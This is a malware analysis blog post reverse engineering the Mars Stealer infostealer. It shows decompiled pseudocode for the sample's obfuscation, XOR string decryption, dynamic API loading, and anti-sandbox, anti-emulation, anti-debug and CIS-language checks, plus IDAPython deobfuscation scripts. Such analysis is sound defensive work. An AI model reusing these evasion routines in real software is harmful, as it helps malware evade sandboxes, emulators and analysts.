Deep Analysis of Mars Stealer

x-junior.github.io/malware analysis/2022/05/19/MarsStealer.html

May 19, 2022

Mohamed Ashraf

Malware Analysis & Reverse Engineering & Cryptography

28 minute read


Introduction

Mars Stealer is an improved copy of Oski Stealer. I saw alot of tweets recently about it so i decided to write an analysis of the newer version V8. Enjoy reading!

Diffrences from the previous version:

1. Anti analysis technique
2. Diffrent encryption algoithm
3. Introudcing new anti debug technique
4. New configuration format
5. External dlls are in one zip file

Overview



Anti-Analysis

Opening mars stealer in ida we can see an anti-analysis trick called Opaque Predicates it's a commonly used technique in program obfuscation, intended to add complexity to the control flow.

This obfuscation simply takes an absolute jump (JMP) and transforms it into two conditional jumps (JZ/JNZ). Depending on the value of the Zero flag (ZF), the execution will follow the first or second branch.

However, disassemblers are tricked into thinking that there is a fall-through branch if the second jump is not taken (which is impossible as one of them must be taken) and tries to disassemble the unreachable instructions (often invalid) resulting in garbage code.

```
.text:00408430                public start
.text:00408430 start:
.text:00408430                push    ebp
.text:00408431                mov     ebp, esp
.text:00408433                jz      short near ptr loc_408437+1
.text:00408435                jnz     short near ptr loc_408437+1
.text:00408437
```

the deobfuscation is simple, we just need to patch the first conditional jump to an absolute jump and nop out the second jump, we can use IDAPython to achieve this:


```
import idc

ea = 0
while True:
    ea =  min(ida_search.find_binary(ea,idc.BADADDR, "74 ? 75 ?",16 ,idc.SEARCH_NEXT
| idc.SEARCH_DOWN),  # JZ / JNZ
    ida_search.find_binary(ea,idc.BADADDR, "75 ? 74 ?",16, idc.SEARCH_NEXT |
idc.SEARCH_DOWN))  # JNZ / JZ
    if ea == idc.BADADDR:
        break
    idc.patch_byte(ea, 0xEB)
    idc.patch_byte(ea+2, 0x90)
    idc.patch_byte(ea+3, 0x90)
    idc.patch_byte(ea+4, 0x90)
```


```
text:00408430         |       public start
text:00408430 start           proc near
text:00408430                 push    ebp
text:00408431                 mov     ebp, esp
text:00408433                 jmp     short loc_408438
text:00408435 ; ---------------------------------------------------------------------
text:00408435                 nop
text:00408436                 nop
text:00408437                 nop
text:00408438
text:00408438 loc_408438:                             ; CODE XREF: start+3↑j
text:00408438                 call    sub_415F70
text:0040843D                 jmp     short loc_408442
text:0040843D ; ---------------------------------------------------------------------
```

After Running the Script

now we can see a clear view , after reversing and renaming



```
int start()
{
  sub_415F70();
  sub_401770();
  sub_415FC0();
  sub_401050(5000);
  if ( sub_408370() && sub_4082E0() && !sub_4083C0() && sub_408400() )
  {
    sub_401990();
    sub_4161A0();
    dword_427D68(0, 0, sub_401020, 0, 0, 0);
    sub_4081C0();
    sub_407E90();
  }
  if ( dword_427020 )
    sub_415C60();
  return dword_427C88(0);
}
```



```
int start()
{
  Dynamic_Linking_1();
  Decrypt_Strings_1();
  Dynamic_Linking_2();
  Wrap_Allocat_memory(5000);
  if ( Anti_Sandbox() && Anti_CIS() && !Anti_Emualtion() && Wrap_CreateMutexA() )
  {
    Decrypt_Strings_2();
    Dynamic_Linking_3();
    Createthread(0, 0, Wrap_Anti_Debug_Check_Debug_Flag, 0, 0, 0);
    Expiration_Check();
    main_functionality();
  }
  if ( Self_Deletion_Flag )
    Self_Deletion();
  return Exitprocess(0);
}
```

First Mars get a handle to kernel32.dll by parsing `InLoadOrderModuleList` then it passes the handle to a fucntion that loops over the exported functions of the DLL to get the address of the `LocalAlloc()` and `VirtualProtect()` functions.

```
HMODULE __stdcall Dynamic_Linking_1()
{
  HMODULE result; // eax

  result = get_kernel32_handle();
  kernel32_handle = result;
  if ( result )
  {
    VirtualProtect = GetProcAddress(kernel32_handle, "VirtualProtect");
    result = GetProcAddress(kernel32_handle, "LocalAlloc");
    LocalAlloc = result;
  }
  return result;
}
```

String Encryption

After that it decrypts some strings used for some checks , the decryption is a simple xor function


```
int Decrypt_Strings_1()
{
  int result; // eax

  lpProcName = X0R(asc_41E040, "FMGEC5JMZ2QQ", 12);
  dword_427578 = X0R(byte_41E060, "DAZIEM4CU30ITX", 14);
  dword_4279C8 = X0R(byte_41E07C, "Q18T4254GFC", 11);
  dword_42712C = X0R(" &5,:+{bv ;&", "ABCMJBHPXDWJ", 12);
  dword_4277C8 = X0R(aSF, "0OX6P0LV8UO", 11);
  dword_4278B8 = X0R(byte_41E0D0, "PRNF7YUI4TFE", 12);
  dword_4273F4 = X0R(byte_41E0E8, "K2ZK2", 5);
  dword_427714 = X0R(&off_41E108, "T26U4RIEG5PD4TEPXX46", 20);
  dword_4275B8 = X0R("v9T\"@W} ?(=q", "5K1C420UKME0", 12);
  dword_4275D4 = X0R(byte_41E150, "PTCFY3V9FA02", 12);
  dword_4273C8 = X0R("\r#X1", "EF9AAZXE4", 9);
  dword_427880 = X0R(aR_0, "O7IA30B1X441ZY", 14);
  dword_427994 = X0R(a4lrEd1kv, "LQ813C514T98Z2ZT", 16);
  dword_427508 = X0R(byte_41E1D0, "UZ95AW3F4DTIRG", 14);
  dword_42728C = X0R(aQ_0, "6AOQYUC74C9XCZB5B", 17);
  dword_427440 = X0R(byte_41E21C, "JCDJE13XZW36ZTWKYW", 18);
  dword_4276E0 = X0R(byte_41E240, "8TIEFRW575NT", 12);
  dword_4270DC = X0R(byte_41E268, "ED9CKGN62IU397JBETMN", 20);
```


```
_BYTE *X0R(const char *Data, _BYTE *Key, unsigned int Data_length, ...)
{
  char v3; // bl
  unsigned int i; // [esp+4h] [ebp-Ch]
  _BYTE *lpAddress; // [esp+8h] [ebp-8h]
  DWORD flOldProtect; // [esp+Ch] [ebp-4h] BYREF

  lpAddress = LocalAlloc(0x40u, Data_length + 1);
  lpAddress[Data_length] = 0;
  for ( i = 0; i < Data_length; ++i )
  {
    v3 = Data[i];
    lpAddress[i] = Key[i % Calc_Key_length(Key)] ^ v3;
  }
  flOldProtect = 0;
  VirtualProtect(lpAddress, 4u, 0x100u, &flOldProtect);
  return lpAddress;
}
```

We can although see that the xor function is refrenced in another function which i renamed as Decrypt_String_2 if the malware passes the checks which we will see soon it decrypt those string which contanis strings needed for the malware to steal sensitive data .



We use idapython script to get those strings and rename the variables to make reversing easier



```
import string

def sanitize_string(name):
        return "".join([c for c in name if c in string.ascii_letters])
[:20].capitalize()

def X0r(key, data, length):
    res = ""
    for i in range(length):
        res += chr(key[i] ^ data[i])
    return res


start_Addrs = [0x00401770,0x00401990  ]
end_Addrs = [0x00401967,0x0405444 ]

string_list = []
dectypred_data = b''
addrs = []

for i in range(len(start_Addrs)):
    ea = start_Addrs[i]
    end = end_Addrs[i]

    while ea <= end:
        if idc.get_operand_type(ea, 0) == idc.o_imm:
            addrs.append((idc.get_operand_value(ea, 0)))

        if len(addrs) == 3:
            length = addrs[0]
            data = idc.get_bytes(addrs[1], length)
            key = idc.get_bytes(addrs[2], length)
            dectypred_data = X0r(key, data, length)
            string_list.append(dectypred_data)
            addrs = []

        if idc.print_insn_mnem(ea) == "call":
            idc.set_cmt(ea, dectypred_data, 1)

        if idc.print_insn_mnem(ea) == "mov" and (idc.get_operand_type(ea, 0) ==
idc.o_mem) and (
                idc.get_operand_type(ea, 1) == idc.o_reg):
            global_var = idc.get_operand_value(ea, 0)
            idc.set_name(global_var, "Str" + sanitize_string(dectypred_data),
SN_NOWARN)

        ea = idc.next_head(ea, end)
```

Here is a list of the decrypted strings :

▶ Expand to see more

LoadLibraryA
GetProcAddress
ExitProcess
advapi32.dll
crypt32.dll
GetTickCount
Sleep
GetUserDefaultLangID
CreateMutexA
GetLastError


Dynamic linking

The adress of `GetProcAddress()` and `LoadLibraryA()` is retrieved by the same method in Dynamic_Linking_1 looping over the exported functions of the kernel32.DLL , then it uses `LoadLibraryA()` to Load the specified module into the address space and get a handle that get passed to `GetProcAddress()` to retrieve the address of an exported function from the specified dynamic-link library.
Dynamic_Linking_2 is loading the APIs only needed to do some checks if it passes it will load others needed for stealing functionality.


```
int Dynamic_Linking_2()
{
  int result; // eax

  if ( kernel32_handle )
  {
    dword_427D1C = GetProcAddress(kernel32_handle, StrLoadlibrarya);
    dword_427C74 = GetProcAddress(kernel32_handle, StrGetprocaddress);
    dword_427DA0 = (dword_427C74)(kernel32_handle, StrGettickcount);
    dword_427B8C = (dword_427C74)(kernel32_handle, StrSleep);
    dword_427D7C = (dword_427C74)(kernel32_handle, StrGetuserdefaultlangid);
    dword_427CD4 = (dword_427C74)(kernel32_handle, StrCreatemutexa);
    dword_427CEC = (dword_427C74)(kernel32_handle, StrGetlasterror);
    dword_427C88 = (dword_427C74)(kernel32_handle, StrExitprocess);
    dword_427D0C = (dword_427C74)(kernel32_handle, StrHeapalloc);
    dword_427D8C = (dword_427C74)(kernel32_handle, StrGetprocessheap);
    dword_427CFC = (dword_427C74)(kernel32_handle, StrGetcomputernamea);
    dword_427DB4 = (dword_427C74)(kernel32_handle, StrGetcurrentprocess);
    dword_427D5C = (dword_427C74)(kernel32_handle, StrVirtualallocexnuma);
  }
  dword_427B54 = (dword_427D1C)(StrAdvapidll);
```

dword_42774 is `GetProcAddress()` it is called in other function which is Dynamic_Linking_3 that will load other APIs needed for stealing functionality.



We use idapython to rename the global variables with the api name to make reversing easier



```
import idc

start_Addrs = [0x00415F86,0x00415FC0 ,0x004161A0 ]
end_Addrs = [0x00415FB7,0x00416176,0x00417034]

string_list = []

for i in range(len(start_Addrs)):
    ea = start_Addrs[i]
    end = end_Addrs[i]

    while ea <= end:

        if (idc.print_insn_mnem(ea) == "push"  )and (idc.get_operand_type(ea, 0) ==
idc.o_imm):
            name = idc.get_strlit_contents(idc.get_operand_value(ea, 0)).decode()

        if (idc.print_insn_mnem(ea) == "mov"  and (idc.get_operand_type(ea, 0) ==
idc.o_reg)and (idc.get_operand_type(ea, 1) == idc.o_mem)) :
            temp_name = idc.get_name(idc.get_operand_value(ea, 1))
            if "Str_" == temp_name[0:4]:
                name = temp_name[4::]

        if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) ==
idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_reg):
            global_var = idc.get_operand_value(ea, 0)
            idc.set_name(global_var, name, SN_NOWARN)

        ea = idc.next_head(ea, end)
```

Anti-Sandbox

Since a lot of sandboxes hook and bypass `Sleep()` preventing malware being idle over their execution time. The malware first calls `GetTickCount()` function that retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days, that is our first timestamp. Then calls the `Sleep()` to suspend itself for 16 seconds. calling `GetTickCount()` again gets our second timestamp . The malware checks if at least 12 seconds diffrence between the 2 timestampes . If the function returns flase it means that the `Sleep()` hasn't been skipped the malware assumes that it is running in a sandbox and exits immediately.

```
BOOL Anti_Sandbox()
{
  int v1; // [esp+4h] [ebp-4h]

  v1 = Gettickcount();
  Sleep(0x3E80u);
  return (Gettickcount() - v1) > 0x2EE0;
}
```

Anti-CIS

This is one of the easy tricks to check if the malware is not infected users from specific countries.

```
int Anti_CIS()
{
  unsigned int Language_Identifier; // [esp+0h] [ebp-8h]
  int v2; // [esp+4h] [ebp-4h]

  v2 = 1;
  Language_Identifier = Getuserdefaultlangid();
  if ( Language_Identifier > 1087 )             // Kazakh
  {
    if ( Language_Identifier == 1091 )          // Uzbek - Latin
    {
      return 0;
    }
    else if ( Language_Identifier == 2092 )     // Azeri - Cyrillic
    {
      return 0;
    }
  }
  else
  {
    switch ( Language_Identifier )
    {
      case 1087u:                               // Kazakh
        return 0;
      case 1049u:                               // Russian
        return 0;
      case 1059u:                               // Belarusian
        return 0;
    }
  }
  return v2;
```

Mars checks the user language to determine if it's part of the Commonwealth of Independent States (CIS) countrie it gets the user language ID by using GetUserDefaultLangID and it compares the user language ID to:

Language ID	Country
0x43F	Kazakhstan
0x443	Uzbekistan
0x82C	Azerbaijan
0x43Fu	Kazakhstan
0x419u	Russia
0x423u	Belarus

If the user language ID matches one of the IDs above, it will exit.

Anti-Emulation

If the malware is executed with the computer name `HAL9TH` and the username with `JohnDoe` it will exit . This check is done because it is the name given to the Windows Defender Emulator, this technique is used by malware to prevent itself from running in an emulated environment.

```
BOOL Anti_Emualtion()
{
  int **ComputerName; // eax
  _BYTE *UserName; // eax
  BOOL result; // eax
  _BYTE *Str__Halth; // [esp-4h] [ebp-4h]
  _BYTE *Str__Johndoe; // [esp-4h] [ebp-4h]

  Str__Halth = Str_Halth;
  ComputerName = Wrap_Getcomputername();
  result = 0;
  if ( !cmp(ComputerName, Str__Halth) )
  {
    Str__Johndoe = Str_Johndoe;
    UserName = Wrap_Getusernamea();
    if ( !cmp(UserName, Str__Johndoe) )
      return 1;
  }
  return result;
}
```

Mutex

The malware creates a mutex object using `CreateMutexA()` to avoid having more than one instance running. Then calls `GetLastError()` which gets the last error, and if the error code is equal to 183 (ERROR_ALREADY_EXIST) it means that mutex already exists and an instance of the malware is already running therefore malware exits.

```
1 BOOL Wrap_CreateMutexA()
2 {
3   Createmutexa(0, 0, Str_92550737836278980100);
4   return Getlasterror() != ERROR_ALREADY_EXISTS;
5 }
```

Anti-Debug

The malware create thread that checks `BeingDebugged` flag which is Special flag in system tables, which dwell in process memory and which an operation system sets, can be used to indicate that the process is being debugged. The states of these flags can be verified either by using specific API functions or examining the system tables in memory. If the malware is being debugged it exits . The thread is going to keep running until the malware finishes excution or the thread end the malware excution if its being debugged .

```
Createthread(0, 0, Wrap_Anti_Debug_Check_Debug_Flag, 0, 0, 0);
```

```
void __stdcall __noreturn Wrap_Anti_Debug_Check_Debug_Flag(int a1)
{
  while ( 1 )
  {
    if ( Anti_Debug_Check_Debug_Flag() )
      Exitprocess(0);
    Sleep(0x64u);
  }
}
```

```
